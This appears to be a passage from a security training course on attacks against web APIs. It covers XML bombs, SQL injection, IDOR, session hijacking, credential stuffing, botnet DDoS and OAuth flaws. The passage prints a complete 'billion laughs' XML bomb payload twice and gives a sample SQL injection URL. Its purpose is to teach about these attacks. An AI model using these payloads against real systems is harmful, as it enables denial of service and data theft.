- This may result in executing the malicious script to **bypass the security** mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`
- The API retrieves the customer details based on the customer ID 459 from the database

  `“SELECT * FROM Customers where custID=’459’”`
- In the above URL, if an attacker injects malicious input, as shown below:

  `http://billpay.com/api/v1/cust/ '%20or%20'1'=‘1`
- The resultant malicious SQL query is

  `“SELECT * FROM Customers where custID=‘’ or ‘1’ = ‘1’”`
- The above query returns the details of all customers in the database
- Using this information, an attacker may further **delete or modify the data** in the database or use customer information to perform other malicious activities on the database server

Note: Web APIs are also vulnerable to XSS and CSRF attacks

Exploiting Insecure Configurations

Insecure SSL Configuration

- Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MITM) attacks
- An attacker may sniff the traffic between an API and a client, manipulate the **client-side certificate**, and start monitoring or manipulating the encrypted traffic between the client and the API

Insecure Direct Object References (IDOR)


- **Direct object references** are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access
- These vulnerabilities can be identified **through API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access

Insecure Session/ Authentication Handling

- Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API


Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA and PhantomJS to break into an account



API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks **by using botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack



Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
1
Sets a bot C&C handler
Botnet
Bots attack target API
6
API Gateway
Bot looks for other vulnerable systems and infects them to create Botnet
2
Attacker infects a machine
3
Victim (Bot)

Authorization Attacks on API: OAuth Attacks

- OAuth is an authorization protocol that allows a user to **grant limited access** to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth An attacker can exploit requests made to connect one site to another to **gain illegal access** to a victim's account
Attack on 'redirect_uri'	Domain is usually specified by the client and only those '**redirect_uri**' on the specific domain are permitted If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to **capture authorization codes**
CSRF on Authorization Response	Attackers perform CSRF attacks to **connect a fake account** on the provider with the victim's account on client side This attack exploits a third request related to the granting of an authorization code
Access Token Reusage	OAuth requires **unique access tokens** for individual clients An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly



Authorization Attacks on API: OAuth Attacks (Cont'd)

SSRF Using Dynamic Client Registration Endpoint

- Hidden URLs are used for special registration endpoints and are mapped to `/register`
- Attackers can perform an SSRF attack using these URLs associated with the parameters in the POST request

WebFinger User Enumeration

- `WebFinger` is a standard protocol used to display all user information through a `GET request`
- Attackers can use "`anonymous`" as the username to validate themselves as a genuine user account on the server using OAuth authorization with "`/.well-known/webfinger`," which validates an endpoint

Exploiting Flawed Scope Validation

- Attackers exploit the vulnerabilities of OAuth service providers to achieve **scope escalation**, which results in the exfiltration of additional data of the resource owner
- If attackers can **modify the scope parameter** in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to **gain additional scope access**

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on APIs are discussed below:

- **Fuzzing**

  Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as Fuzzapi to perform fuzzing on the target API.

- **Invalid Input Attacks**

  In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks**

  In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.

The following code snippet illustrates an XML bomb attack:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

